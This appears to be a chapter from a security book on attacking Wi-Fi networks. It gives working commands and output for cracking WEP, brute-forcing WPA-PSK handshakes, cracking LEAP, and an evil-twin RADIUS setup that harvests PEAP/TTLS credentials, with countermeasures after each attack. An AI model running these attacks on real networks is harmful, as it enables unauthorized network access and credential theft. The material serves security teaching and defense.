Several attacks on the WEP algorithm surfaced just shortly after its commercial introduction and implementation in wireless APs and client cards. Although there are a number of different attacks on WEP, we cover just two here. For historical purposes, we look at the passive attack, and for real-world attacks, we'll leverage traffic injection with the ARP replay attack. But before we do that, a little background is needed.

When you send data on a wireless network protected by WEP, the encryption mechanism requires the WEP key and something called an *Initialization Vector* (IV). The IV is pseudo-randomly generated for each frame and is added to the end of the 802.11 header of that frame. The IV and WEP key are used to create something called a *keystream*, which is what is actually used to turn the plaintext data into cipher text (via an XOR process). To decrypt the data, the receiving side uses the WEP key it has (which should be the same one you have), pulls out the IV from the frame it received, and then uses its WEP key and the IV to generate its own keystream. This keystream is then used on the cipher text to create the plain text. To ensure that the decrypted data is valid, a checksum is verified before the data is further processed.

At 24 bits, this IV is a fairly short value, which can result in duplicate IVs on a network. When a duplicate is identified, the cipher text of two frames can be compared and used to guess the keystream that created the cipher text.

The keystream can also be identified by collecting a large number of frames of a certain guessed type. Because some frames vary very little (e.g., ARP packets), you can guess the content of the frame. The more frames you collect, the more statistics you have

to use to figure out the plaintext, which, combined with the cipher text in the initial frame, will result in identifying the keystream.

With a valid keystream, an attacker can decrypt any frames encrypted with the same IV and inject new frames. There are also some relationships between the keystream and the actual WEP key, meaning if an attacker can guess enough of the keystream, the key can actually be deduced.

In short: cracking WEP relies on gathering a large amount of data (IVs or specific types of frames).



Passive Attack

<i>Popularity:</i>	<i>10</i>
<i>Simplicity:</i>	<i>10</i>
<i>Impact:</i>	<i>10</i>
<i>Risk Rating:</i>	<i>10</i>

The passive attack was extremely popular in the early days of WEP. To launch the attack, use any 802.11 packet capturing tool, and collect a lot of data frames (upward to 1GB). Depending on the activity on the network, gathering this data can take hours, days, and even weeks. As you collect data, a tool can parse IVs and attempt to deduce the WEP key. Initially you had to gather around 1 million IVs to crack a 104-bit key; however, with newer techniques, it can take as little as 60,000.

Although any 802.11 packet analysis tool can record WEP frames and save them to a PCAP file, we use airodump-ng here because it is lightweight and to the point:

```
root@root:~# airodump-ng --channel 1 --write wepdata mon0
```

We defined the specific channel (`--channel 1`), and our target AP is on so we don't miss any data. We then instructed airodump-ng to save the data to a PCAP file named with the prefix "wepdata" (`--write wepdata`), and we specified our interface (`mon0`).

aircrack-ng aircrack-ng, the tool the aircrack-ng suite was named after, performs the statistical analysis of the captured WEP data to figure out the key. aircrack-ng requires a PCAP file as input and will automatically reload the file to get more data as it performs its analysis. This feature is extremely useful because it gives you an idea of how much data (IVs) you have, and by watching the rate at which the IVs are incrementing, you can get a good sense as to how much longer it will take to gather enough to crack the key. To launch aircrack-ng, just provide a PCAP file; if you're following along, name it `wepdata-01.cap`:

```
root@root:~# aircrack-ng wepdata-01.cap
```

The developers of aircrack-ng make the output much cooler than many other tools do, which makes you feel like something amazing is happening. You'll know you've cracked the key when aircrack-ng stops and the output says "KEY FOUND!"

```
Aircrack-ng 1.1 r1904

[00:02:11] Tested 841 keys (got 59282 IVs)

KB    depth  byte(vote)
0     0/   1    FB(82176) 6B(70400) 9B(69888) E0(69120) 3E(68608)
1     0/   9    83(75264) CD(68352) 6B(67840) 05(67072) DF(67072)
2     0/   1    13(87552) 2A(70144) A4(70144) 49(69376) 56(67840)
3    13/   3    C1(65536) 01(65280) E3(65280) 71(65024) 73(65024)
4    11/   4    E6(66304) 48(66048) 95(66048) E1(66048) 5A(65792)

KEY FOUND! [ FB:83:5B:A0:51:B5:82:DF:BB:2D:DE:DE:E1 ]
Decrypted correctly: 100%
```



ARP Replay with Fake Authentication

Popularity:	10
Simplicity:	10
Impact:	10
Risk Rating:	10

Under good conditions, the ARP replay attack will produce a network's WEP key in under five minutes. The attack abuses a number of WEP's flaws to generate traffic on a wireless network, which gives aircrack-ng the data it needs to crack the key.

Because WEP does not have any replay detection, an attacker can capture any valid encrypted traffic on a wireless network, resend it, and the receiving side will process it as a new frame. The ARP replay attack inspects wireless traffic to identify potential broadcast ARP frames based on their destination (FF:FF:FF:FF:FF:FF) and size (length of 86 or 68 bytes), changes the addressing information, and then replays them multiple times to the AP. When the AP sees the data, it decrypts it (the AP is able to decrypt it because the data is properly encrypted—remember, the first frame seen on the network was valid traffic); processes the ARP frame, which tells the AP to broadcast it out all interfaces; encrypts the broadcast ARP frame with a new IV; and sends it out. This process is repeated quickly with the initial ARP frame and then compounded with every additional new frame the AP generates. The attack is aggressive but results in the AP producing tens of thousands of fresh data frames and IVs over the span of only a few minutes.

The ARP requests that are sent to the AP must originate from a valid wireless client. Therefore, this attack either requires the attacker to spoof the valid client's MAC address or, in certain conditions, actually establish a false connection with the AP, making the attacker a valid client with limited capabilities. The process of establishing this false connection is referred to as the *fake authentication attack*. As mentioned earlier in the chapter, within 802.11's session establishment process, the AP may be configured for "open authentication," which means a client can establish a connection with the AP, but if encryption is being used, the AP must be able to decrypt the client's traffic properly or

the client will be booted. The fake authentication attack establishes the connection to the AP, but never sends actual data.

aircrack-ng Suite Before doing anything, we need to put our adapter into Monitor Mode and have airodump-ng capture the traffic for our specific AP and channel, saving it to a capture file:

```
root@root:~# airmon-ng start wlan0
```

```
Interface      Chipset      Driver
```

```
wlan0          Atheros AR5213A ath5k - [phy1]
                (monitor mode enabled on mon0)
```

```
root@root:~# airodump-ng --channel 11 --bssid 00:16:01:92:CD:79 --write
wepdata2 mon0
```

Next, with our capture running, let's open a new window. If no connected client is present, we can use the fake authentication attack to become a valid client. Using aireplay-ng, we tell it to use the fake authentication attack with a delay of 1000 (--fakeauth 1000), send keepalives every 10 seconds (-q 10), and define the BSSID (-a 00:16:01:92:CD:79), our source MAC address (-h 00:15:6D:53:FB:66), and the interface to inject on (mon0):

```
root@root:~# aireplay-ng --fakeauth 1000 -q 10 -a 00:16:01:92:CD:79 -h
00:15:6D:53:FB:66 mon0
07:32:29  Waiting for beacon frame (BSSID: 00:16:01:92:CD:79) on channel 11

07:32:29  Sending Authentication Request (Open System) [ACK]
07:32:29  Authentication successful
07:32:29  Sending Association Request [ACK]
07:32:29  Association successful :-> (AID: 1)
```

With the fake authentication attack running, we open yet another new window and launch the ARP replay attack. We tell aireplay-ng to use the ARP replay attack (--arp replay), and define the access point (-b 00:16:01:92:CD:79), and the source MAC address (-h 00:15:6D:53:FB:66), which is either the MAC address of the connected client or the interface you've launched the fake authentication attack from. The final argument tells aireplay-ng the interface to inject on (mon0):

```
root@root:~# aireplay-ng --arp replay -b 00:16:01:92:CD:79 -h
00:15:6D:53:FB:66 mon0
07:35:54  Waiting for beacon frame (BSSID: 00:16:01:92:CD:79) on channel 11
Saving ARP requests in replay_arp-0520-073554.cap
You should also start airodump-ng to capture replies.
Read 5918 packets (got 2802 ARP requests and 1751 ACKs), sent 2101
packets...(500 pps)
```

As the ARP replay attack is running, we tell `aircrack-ng` to start working on our capture file:

```
root@root:~# aircrack-ng wepdata2-01.cap
```

After a few minutes, `aircrack-ng` works through the data and should produce a WEP key that we can then use to connect to the wireless network or decrypt wireless traffic.

```
Aircrack-ng 1.1 r1904

[00:00:00] Tested 731 keys (got 76709 IVs)

KB  depth  byte(vote)
0   0/ 1    FB(107520) 6B(89600) 3E(87296) 9B(87296) E0(87040)
1   0/ 9    83(97536) AD(89344) 93(85760) AB(85504) C5(85504)
2   0/ 1    9B(108288) A4(90624) 49(86528) 24(84480) 29(84480)
3  22/ 3    A9(82688) 1D(82432) 2C(82432) 6B(82432) 77(82432)
4  11/ 4    B6(84224) 57(83712) 68(83712) 83(83712) 3A(83456)

KEY FOUND! [ AB:20:1C:F0:39:23:12:44:55:12:33:49:21 ]
Decrypted correctly: 100%
```



WEP Countermeasures

WEP is one of those things that it's best to consider never existed. If your network is running WEP, you should immediately disable it. WEP should be treated as an open wireless network, and the same mitigations can help make it more secure. Things like relying on higher layer encryption (e.g., VPN) makes it difficult for an attacker to gain access to a client's transport data, but unless configured correctly, could allow the attacker to launch attacks on internal network resources. Take our advice, just don't use WEP—ever.

AUTHENTICATION ATTACKS

Unlike the encryption attacks discussed thus far, authentication attacks target the process wherein the user provides a credential that is then evaluated to establish the user's identity. Authentication attacks usually end with some sort of password brute forcing, but there are exceptions.



WPA Pre-Shared Key

Popularity:	10
Simplicity:	4
Impact:	10
Risk Rating:	8

The pre-shared key (PSK) used in WPA-PSK is shared among all users of a particular wireless network. It's also used to derive the specific encryption keys that are used

during a user's session. As mentioned in the "Authentication" section, the client and the access point perform a four-way handshake to establish these encryption keys. Because the keys are derived from the pre-shared key, an attacker observing the four-way handshake can then launch an offline brute-force attack against it to figure out the pre-shared key. The attack sounds easy, but brute forcing these keys can be a daunting task. The PSK is hashed 4,096 times, can be up to 63 characters long, and the SSID of the network is actually used as part of the hashing process. For wireless clients and APs that know the PSK, the key derivation process takes less than a second to perform, but for an attacker looking to make trillions of guesses, the hashing process and potential keyspace make life difficult—like over 100 times the estimated age of the universe difficult.

Obtaining the Four-Way Handshake

Regardless of how you actually brute force the key, all tools require a captured four-way handshake. The handshake happens every time a client connects to a wireless network. So you can wait around to sniff the handshake passively, or kick a client off with the de-authentication attack just so you can sniff the handshake when the client reconnects.

Make sure your wireless packet-capturing tool is set to watch only the specific channel your target is on. If you don't, you may hop to a different channel and only capture part of the handshake. Some tools are nice and actually only require two frames from the four-way handshake, but the truth is, you shouldn't chance it. Also, always make sure you're saving to a file. In case you weren't paying attention, here's how to lock `airodump-ng` to a specific channel (`--channel 11`) and write to a file starting with "wpa-psk" (`--write wpa-psk`). For good measure, only record traffic applicable to the AP you're targeting (`--bssid 00:16:01:92:CD:79`):

```
root@root:~# airodump-ng --channel 11 --bssid 00:16:01:92:CD:79 --write
wpa-psk mon0
```

Airodump-ng indicates when it has captured the four-way handshake in the upper-right-hand corner:

```
CH 11 ][ Elapsed: 1 min ][ 2011-05-20 07:45 ][ WPA handshake: 00:16:01:92:CD:79
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSI
00:16:01:92:CD:79	-37	100	970	100 0	11	54	. WPA2	CCMP	PSK	UHW-

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:16:01:92:CD:79	00:15:6D:53:FB:66	0	0 - 1	8	118	
00:16:01:92:CD:79	00:18:4D:58:65:24	-31	54 - 1	0	8	
00:16:01:92:CD:79	E4:CE:8F:C2:E6:41	-52	54 - 1	0	63	

Brute Forcing

With the four-way handshake in hand, you're ready to launch an offline brute-force attack. You can use a couple of different methods to perform the actual attack, but it's important to realize that no matter what tool you use, it all comes down to the complexity of the PSK and the robustness of your brute-force attack. You'll notice that many of the tools only offer dictionary attacks; this is because the keyspace is so large (3.991929703310228¹²⁴ password combinations) that exhausting it in one lifetime is impossible, even with the most powerful computers.

aircrack-ng Suite As you may have expected, the aircrack-ng suite also covers WPA-PSK. Simply supply a dictionary (-w password.lst) and capture file (-r wpa-psk-01.cap) to get the crack started:

```
root@root:~# aircrack-ng -w password.lst wpa-psk-01.cap
```

If the password cracks, you'll see a screen similar to the one shown next. Note that on a modern processor, we're getting 2,751 keys per second.

```
Aircrack-ng 1.0

[00:00:01] 3772 keys tested (2751.05 k/s)

KEY FOUND! [ dictionary ]

Master Key      : 5D F9 20 B5 48 1E D7 05 38 DD 5F D0 24 23 D7 E2
                  52 22 05 FE EE BB 97 4C AD 08 A5 2B 56 13 ED E2

Transient Key   : 1B 7B 26 96 03 F0 6C 6C D4 03 AA F6 AC E2 81 FC
                  55 15 9A AF BB 3B 5A A8 69 05 13 73 5C 1C EC E0
                  A2 15 4A E0 99 6F A9 5B 21 1D A1 8E 85 FD 96 49
                  5F B4 97 85 67 33 87 B9 DA 97 97 AA C7 82 8F 52

EAPOL HMAC     : 6D 45 F3 53 8E AD 8E CA 55 98 C2 60 EE FE 6F 51
```

A cool function that's available in a lot of the WPA-PSK cracking tools is the ability to accept input from STDIN. This can facilitate things like using john to perform the permutations on the dictionary to broaden your coverage. With aircrack-ng, this is performed by specifying a hyphen to the wordlist option (" -w - "). For instance this command will use john's permutations on the same wordlist above, and feed it to aircrack-ng:

```
root@root:~# ./john --wordlist=password.lst --rules --stdout | aircrack-ng
-e hackit -w - wpa-psk-01.cap
```

Rainbow Tables Rainbow tables contain precomputed hashes for a particular algorithm type. These tables can greatly reduce cracking time in cases where you have to crack the same algorithm multiple times. When performing an offline brute-force attack, the brute-forcing program takes a string that it guesses is the password, encrypts it with the applicable algorithm (producing a hash), and then compares that hash to the one you're trying to brute force. If the hashes match, the guess was correct; if they don't, the brute-forcing program moves on to the next string. The longest and most processor-intensive portion of this process is when the hash is created (that is, when the brute-force program encrypts the string that it guesses is the password).

Rainbow tables are essentially lists of hashes and corresponding passwords that you or someone else has already computed. The rainbow table program compares the hash that you're trying to break with the ones on the list, and if a match is found, the password corresponding to the hash in the list is correct. Rainbow tables eliminate the hash creation process (with the exception of when the rainbow tables are initially generated), thus greatly reducing the amount of time it takes to brute force a password.

However, rainbow tables do have a few caveats. They often require a lot of disk space because they contain so many different hashes and passwords. Since it's infeasible to generate rainbow tables for the entire WPA-PSK keyspace, rainbow tables are usually only comprised of strings based on dictionary words. And finally, the most important thing when it comes to WPA-PSK: Because the SSID is used as part of the hash, many of the available rainbow tables are SSID specific. If the wireless network you're targeting has an even semi-unique SSID, however, the chances of a rainbow table being available for that specific SSID is extremely rare.

coWPAtty, an alternative to aircrack-ng as a WPA-PSK brute-force tool, might prove helpful. It not only supports the standard dictionary attacks, but it also supports creating and using rainbow tables. In 2009, RenderMan and h1kari took the top 1000 SSIDs (from WiGLE.net), a 172,000 word dictionary, and created coWPAtty rainbow tables. They're about 40GB in size and distributed via BitTorrent (churchofwifi.org/Project_Display.asp?PID=90). If the target AP is configured with a popular SSID (for example, "Linksys"), give these rainbow tables a shot. coWPAtty's options are pretty straightforward: define the SSID (`-s linksys`), the capture file (`-r wpapsk-linksys.dump`), and the rainbow tables (`-d /h1kari_renderman/xai-0/Linksys`).

```
brad@crax:~ $ cowpatty -s linksys -r wpa-psk-01.cap -d /h1kari_renderman/
xai-0/linksys
cowpatty - WPA-PSK dictionary attack. <jwright@hasborg.com>
```

```
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
```

```
key no. 10000: 1Seaport
key no. 20000: 53dog162
key no. 30000: CHARLESW
key no. 40000: Maulwurf
< SNIP >
key no. 250000: delftware
key no. 260000: diaphoretic
```

The PSK is "dictionary".

260968 passphrases tested in 2.19 seconds: 118974.47 passphrases/second

Compared to our standard processor, we're going super-fast using rainbow tables—118,974 keys a second!

One interesting thing to note is that even though session data is used as part of the hashing process, it's not included until after most of the computation has completed. This means generating non-SSID-specific rainbow tables is possible, which can still greatly reduce the amount of time it takes to compute a hash. Unfortunately, at the time of this writing, there are no generally distributed tables in the public space.

GPU Cracking Our computers' graphics cards are loaded with multiple cores, can complete tasks very quickly, and are designed for optimal performance, making them great candidates for password cracking. By offloading the hash creation process to the Graphical Processing Unit (GPU), we can increase our cracking speeds by a factor of 50!

One of the first tools to demonstrate this was pyrit (code.google.com/p/pyrit/). Pyrit supports all of the major GPU platforms, as well as distributed cracking, and is extremely modular and well designed, which makes it a tool of choice for many cracking enthusiasts.

To take advantage of the non-SSID-specific rainbow tables mentioned at the end of the last section, you can have pyrit create a database to hold all of your passwords and corresponding non-SSID-specific hashes. In many cases though, it makes more sense to use pyrit's `attack_passthrough` option to perform all of the case permutations, as it allows you to take in the STDIN (`-i`). Here, we'll keep it simple by providing our capture file (`-r wpa-psk-01.cap`) and word list (`-i password.lst`). Finally, we tell pyrit to use `attack_passthrough`:

```
brad@crax:~ $ pyrit -r wpa-psk-01.cap -i password.lst attack_passthrough
No protocol specified
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
```

```
Parsing file 'wpa-psk-01.cap(1/1)...  
Parsed 44 packets (44 802.11-packets), got 1 AP(s)  
  
Picked AccessPoint 00:0c:91:ca:c2:a1 ('linksys') automatically.  
Tried 4090 PMKs so far; 1950 PMKs per second.  
  
The password is 'dictionary'.
```

In this example, pyrit cracks the password pretty quickly, so the tool didn't have enough time to ramp up to its fullest potential. The system we're running this crack on has four AMD Radeon 6950s graphics cards, which evaluates approximately 172,000 keys per second. That's faster than rainbow tables!



WPA-PSK Mitigating Controls

WPA-PSK security all comes down to the complexity of the chosen pre-shared key and your users' integrity. If you choose an extremely complex pre-shared key, but share it among 100 users, and one of them knowingly or unknowingly discloses the credentials, the entire network is at risk. Ensure WPA-PSK is only used in environments where all options are considered, and ensure the key is complex enough to withstand a dedicated attacker.


WPA Enterprise

Since WPA Enterprise is so robust through its use of 802.1x, attacking WPA Enterprise really breaks down to attacking the specific EAP type used by the wireless network. In the upcoming sections, we look at a few popular EAP types and discuss how to defeat them. You'll notice for all of these attacks that we need at least one connected client to target.


Identifying EAP Types

In order to gear our attack toward a particular EAP type, we first need to identify what EAP type a client is using. We do this by observing the communication between the client and the AP during the initial EAP handshake. We can capture the EAP handshake in essentially the same way that we captured the four-way handshake when we targeted WPA-PSK. Once we have the handshake, we'll analyze it using a standard packet capturing tool to figure out the network client.

Using Wireshark, we filter on "eap" to inspect only the EAP handshake. Wireshark parses out the important information and shows us the EAP type right in the Info column.



Some RADIUS servers require that a valid username be presented early on in the EAP handshake. This data is sent unencrypted from the client to the RADIUS server within the EAP-Response/Identity frame. Depending on the configuration, this requirement can provide an attacker not only with the username of the connecting client, but also with the company Window's domain name. Digging a little further with Wireshark, we find the user's information:



LEAP

Popularity:	8
Simplicity:	8
Impact:	10
Risk Rating:	9

The Lightweight Extensible Authentication Protocol (LEAP) wireless technology was first created and brought to market by Cisco Systems in December 2000. On the surface, LEAP appeared to be a good EAP type—easy for network engineers to deploy and well marketed by Cisco. Unfortunately, as hackers began to peel away the top layers of the protocol, they uncovered a horrible secret. LEAP takes an MSCHAPv2 challenge and response and transmits them in the clear over the wireless network. In just about any scenario where an attacker can observe a challenge and also the response, you have the potential for an offline brute-force attack.

asleap Asleap (willhackforsushi.com/?page_id=41), written by Josh Wright, is a tool that attacks the challenge and response within the EAP handshake performed on a wireless network using LEAP. Asleap can support a variety of options such as creating rainbow tables, handshake capturing, and accepting the challenge and response via the command line. Here, we just provide the capture file containing the EAP handshake (`-r leap.cap`) and a wordlist (`-W password.lst`):

```
brad@crax:~ $ asleap -r leap.cap -W password.lst
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "password.lst".
```

Captured LEAP exchange information:

```
username:      user
challenge:     lea235a13scla80d
response:      243794536654a4694567456f45823bad12ead377844945674
hash bytes:    a242
NT hash:       8846f7eaae8fb117ad06bdd830b7586c
password:      password
```



Protecting LEAP

LEAP has been in the same bucket as WEP for a number of years now. It's sort of a bruise on the face of wireless security, but the truth of the matter is that with an extremely complex password, LEAP can be secure. Unfortunately, many times, the people choosing passwords don't understand the impact of choosing a weak one. It's really best to take the security of the network out of the user's hands. Mandate something like EAP-TTLS or PEAP on your network instead. But first be sure to read the countermeasures section that follows the next attack!



EAP-TTLS and PEAP

Popularity:	9
Simplicity:	4
Impact:	9
Risk Rating:	8

EAP-TTLS and PEAP are two of the most commonly used EAP types. They operate in a very similar fashion, which means that the attacks against them are essentially the same. Both EAP-TTLS and PEAP establish a TLS tunnel between the unauthenticated wireless client and a wired-side RADIUS server. The AP has no visibility into this tunnel and simply relays the traffic between the two. The TLS tunnel is established so the client can transmit credentials via a less secure, *inner authentication protocol*. A number of different options are available for inner authentication protocols. Everything from MSCHAPv2 (same thing used in LEAP) to EAP-GTC (one-time passwords) is available. Because there

is an implied level of security within this tunnel due to the security provided by TLS, inner authentication protocols are sometimes cleartext. An attacker's goal is to gain access somehow to this tunnel and the inner authentication protocol data within it.

TLS is a relatively secure protocol, so "tapping" into the tunnel is currently out of the question. However, since the nature of wireless networks makes them extremely susceptible to AP impersonation and man-in-the-middle attacks, another option is available. The trick here is to impersonate the AP that the target client is looking to connect to and then act as the terminating end of the TLS tunnel. If the client is misconfigured (a common occurrence), it won't validate the identity of the RADIUS server it's connecting to, which gives the attacker an opportunity to offer up himself as the authentication server, ultimately allowing the attacker to access the inner authentication protocol's data.

FreeRADIUS-WPE FreeRADIUS-WPE (Wireless Pwnage Edition) by Brad Antoniewicz and Josh Wright is a modified version of the open source RADIUS server. The server automatically accepts any connections and outputs all inner authentication protocol data to a log.

The first thing you need to do is configure an access point with the same SSID as the target network and direct it to the system FreeRADIUS-WPE is running on. The easiest way to do this is with hostapd. Hostapd turns your network card into an AP, so you can have the FreeRADIUS-WPE server running on the same system as the AP. Hostapd is configured via a configuration file. Here's an example of a configuration file that accepts associations and passes them on to the local RADIUS server:

```
interface=ath0
driver=madwifi
ssid="CompanyName"
ieee8021x=1
eapol_key_index_workaround=0
own_ip_addr=127.0.0.1
auth_server_addr=127.0.0.1
auth_server_port=1812
auth_server_shared_secret=testing123
wpa=1
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
```

To run it, simply give hostapd the configuration file name (`wpa.conf`) and, optionally, tell it to run in the background (`-B`):

```
brad@crax:~ $ hostapd -B wpa.conf
```

Next start FreeRADIUS-WPE:

```
brad@crax:~ $ radiusd
```

As users connect, you'll see data appended to the log file (`/usr/local/var/log/radius/freeradius-server-wpe.log`). Note that depending on the inner authentication protocol used, the log file may contain cleartext usernames and passwords. For instance, both PAP and EAP-GTC provide data in the clear.

```
brad@crax:~ $ tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
pap: Sun Dec 15 09:20:31 2011

    username: funkyjunky\administrator
    password: strongpassword9v-d0ff2kj

gtc: Sun Dec 15 09:25:23 2011

    username: funkyjunky\brad
    password: 9283010898

mschap: Sun Dec 15 09:28:33 2011

    username: rockergina
    challenge: c8:ab:4d:50:36:0a:c6:38
    response: 71:9b:c6:16:1f:da:75:4c:94:ad:e8:32:6d:fe:48:76:52:fe:d7:6
8:5f:27:23:77
```

Looking at our log, we have three users connecting with three different inner authentication protocols. The first, PAP, is cleartext, so we now have the username and password of an administrator on the “funkyjunky” domain. We can connect to the wireless network and gain access to the Windows domain! The second is EAP-GTC, which is commonly used for secure tokens, or one-time passwords. This data is also sent in the clear through the tunnel. If an attacker can replay this data before the code expires, then she can gain access to the wireless network. Finally, we have MSCHAPv2 as the third entry. Because this data is a challenge and response, we have to take it one step further and crack the password using `asleap`:

```
brad@crax:~ $ asleap -C c8:ab:4d:50:36:0a:c6:38 -R 71:9b:c6:16:1f:da:75:4c:9
4:ad:e8:32:6d:fe:48:76:52:fe:d7:68:5f:27:23:77 -W password.lst
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "wordlist.txt".
    hash bytes:      a3dc
    NT hash:        4ff5acf6c0fce4d5461d91db42bba3dc
    password:       elephantshoe!
```



Protecting EAP-TTLS and PEAP

EAP-TTLS and PEAP can be secured with a simple checkbox and an input field. Although every time we've seen it unsecured, network administrators explain that when the checkbox was left unchecked, everything worked, so they just left it that way. Be sure to *validate the server certificate* on all wireless clients connecting with EAP-TTLS and PEAP. By checking that box and defining the common name on the certificate, you force clients to ignore any RADIUS servers that are not explicitly allowed on by you, and therefore, an attacker won't be able to terminate the TLS tunnel.

SUMMARY

Wireless gateways and multilayered encryption schemas have proved to be the best defenses for the plethora of tools currently floating around the Internet for attacking 802.11 WLANs. Ironically, wireless technology appears to be vastly different from other communication mediums; however, the industry model for layering security via multiple authentication and encryption schemas holds true. Here is a selection of excellent Internet-based resources if you choose to do more research into wireless technology:

- **standards.ieee.org/getieee802** The IEEE designs and publishes the standard for 802.11 wireless transceivers, band usage (in cooperation with the FCC), and general protocol specifications.
- **bwrc.eecs.berkeley.edu** The Berkeley Wireless Research Center (BWRC) is an excellent source for additional information on future communication devices and wireless technologies, especially those devices with high-integrated CMOS implementations and low-power consumption.
- **l-com.com** L-com distributes wireless equipment from a wide variety of manufacturers, in addition to its own line of 2.4-GHz amplifiers that can be used for long-range transmitting or cracking.
- **drizzle.com/~aboba/IEEE** The Unofficial 802.11 Security Web Page has links to most of the 802.11 security papers as well as many general 802.11 links.
- **airfart.sourceforge.net/** Airfart is an excellent tool for viewing and analyzing, in real time, wireless access points and wireless card packets.
- **hpl.hp.com/personal/Jean_Tourrilhes/Linux/Tools.html** Hewlett-Packard sponsors this page full of Linux wireless tools and research reports. It is an excellent source for all things Linux.
- **wifi-plus.com** WiFi-Plus specializes in high-end antenna design and sales, with a collection of antennas with ranges exceeding half a mile.